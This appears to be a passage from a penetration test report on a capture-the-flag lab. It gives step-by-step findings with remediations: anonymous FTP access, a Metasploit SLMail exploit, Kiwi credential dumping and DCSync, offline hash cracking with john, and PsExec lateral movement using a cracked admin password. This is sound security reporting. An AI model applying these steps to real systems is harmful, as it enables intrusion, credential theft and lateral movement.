Description	An nmap scan with the -A option will reveal an open FTP port (21) for the host 172.22.117.20. In Kali Terminal, run the command: ftp 172.22.117.20, with the password: anonymous. Once in the FTP session, run “get flag3.txt”. Once downloaded to Kali’s file system, cat the .txt file.
Images	
Affected Hosts	172.22.117.20
Remediation	Restrict access to port 21, or close the port completely. Also, revise the permissions to implement a stronger username and password, and remove the option to use FTP anonymously.

Vulnerability 25	Findings
Title	SLMail Exploit
Type (Web app / Linux OS / WIndows OS)	Kali Linux, msfconsole, zenmap
Risk Rating	Critical
Description	Using zenmap, find port openings on the host 172.22.117.20 and identify the open port running SLMAIL. Then using metasploit, search for an exploit for slmail, and use the exploit exploit/windows/pop3/seattlelab_pass


Vulnerability 25	Findings
Images	
Affected Hosts	172.22.117.20
Remediation	Regularly update SLMAIL, implement backup & recovery methods, and review open ports on the host 172.22.117.20. Close unnecessary ports.

Vulnerability 26	Findings
Title	Scheduled Tasks Vulnerability
Type (Web app / Linux OS / WIndows OS)	Kali Linux, msfconsole
Risk Rating	High
Description	Using the same shell from flag 4 (slmail exploit), create a shell by running “shell.” Once created, run the command: schtasks /query /tn flag5 /v /fo LIST
Images	


Vulnerability 26	Findings
Affected Hosts	172.22.117.20
Remediation	Regularly apply software updates, review scheduled tasks along with their configurations and remove unnecessary ones. Review privileges and ensure tasks are not implementing sudo/root privileges, unless it is required.

Vulnerability 27	Findings
Title	Credential Dumping using Kiwi
Type (Web app / Linux OS / WIndows OS)	Kali Linux, msfconsole, kiwi
Risk Rating	Critical
Description	In msfconsole, run “load kiwi”. Once kiwi is loaded, run the command: lsa_dump_all. It will reveal a user named “flag6”, along with an NTLM password hash. Copy the username and password hash, and open a new tab in Kali terminal. Echo the username and password hash, and use john with the NT format option to crack the password offline.
Images	
Affected Hosts	172.22.117.20
Remediation	Change the compromised user’s credentials immediately, apply security patches & update software. Remove malicious malware, and implement least privilege on users. Also update permissions on users and files, and restrict access to sensitive files/data.


Vulnerability 28	Findings
Title	Sensitive Data Exposure

Vulnerability 28	Findings
Type (Web app / Linux OS / WIndows OS)	Kali Linux, msfconsole
Risk Rating	Medium
Description	In the same shell that was loaded during the slmail exploit on 172.22.117.20, run ls to view all the available directories to explore. Change directories to C:\Users\Public\Documents, where flag7.txt is listed.
Images	
Affected Hosts	172.22.117.20
Remediation	Review exposed data in the system of the RHOST and restrict permissions on sensitive data.


Vulnerability 29	Findings
Title	LSA cache dump & Exposed Credentials, Lateral Movement across Systems
Type (Web app / Linux OS / WIndows OS)	Kali Linux, msfconsole, kiwi
Risk Rating	Critical
Description	In the meterpreter shell, load kiwi. Run the command: kiwi_cmd lsadump::cache, and the administrator Bob's credentials will appear. Open a new tab and echo the username and mscache2 password hash into a text file. Crack the password offline using john and the mscache2 format option. Load msfconsole, and load the PsExec exploit module. Set the following options: RHOSTS 172.22.117.10 LHOST 172.22.117.100 SMBDomain rekall SMBPass Changeme! SMBUser ADMBob

Vulnerability 29	Findings
	Run the exploit, and create a meterpreter shell. Once created, run: shell, to create a shell session. Run the command: net users, to reveal flag8.
Images	
Affected Hosts	172.22.117.10
Remediation	Change the Admin Bob's password immediately, and review users and groups. Implement least privilege on users and restrict access to sensitive data and jobs. Update software and apply security patches, and review the lsa cache to determine what information should be available.

Vulnerability 30	Findings
Title	Sensitive Data Exposure in Compromised System
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	Critical
Description	In the same meterpreter shell that was used in the PsExec exploit, move to the root (C:\), and run ls. flag9.txt is listed amongst the directories. Run cat flag9.txt.

Vulnerability 30	Findings
Images	
Affected Hosts	172.22.117.10
Remediation	Remove any exposed sensitive data, & restrict access to sensitive data and jobs. Update software and apply security patches.

Vulnerability 31	Findings
Title	Exposed Administrator Credentials
Type (Web app / Linux OS / WIndows OS)	Kali Linux, msfconsole
Risk Rating	Critical
Description	In the same PsExec meterpreter shell, run the command: dcsync_ntlm administrator. This will reveal the administrator username as well as the NTLM hash, which we echo'd into a .txt file and used john to crack the password offline. The password is flag 10.

Vulnerability 31	Findings
Images	
Affected Hosts	172.22.117.10
Remediation	Change the Admin Bob's password immediately, and review users and groups. Implement least privilege on users and restrict access to sensitive data and jobs. Update software and apply security patches.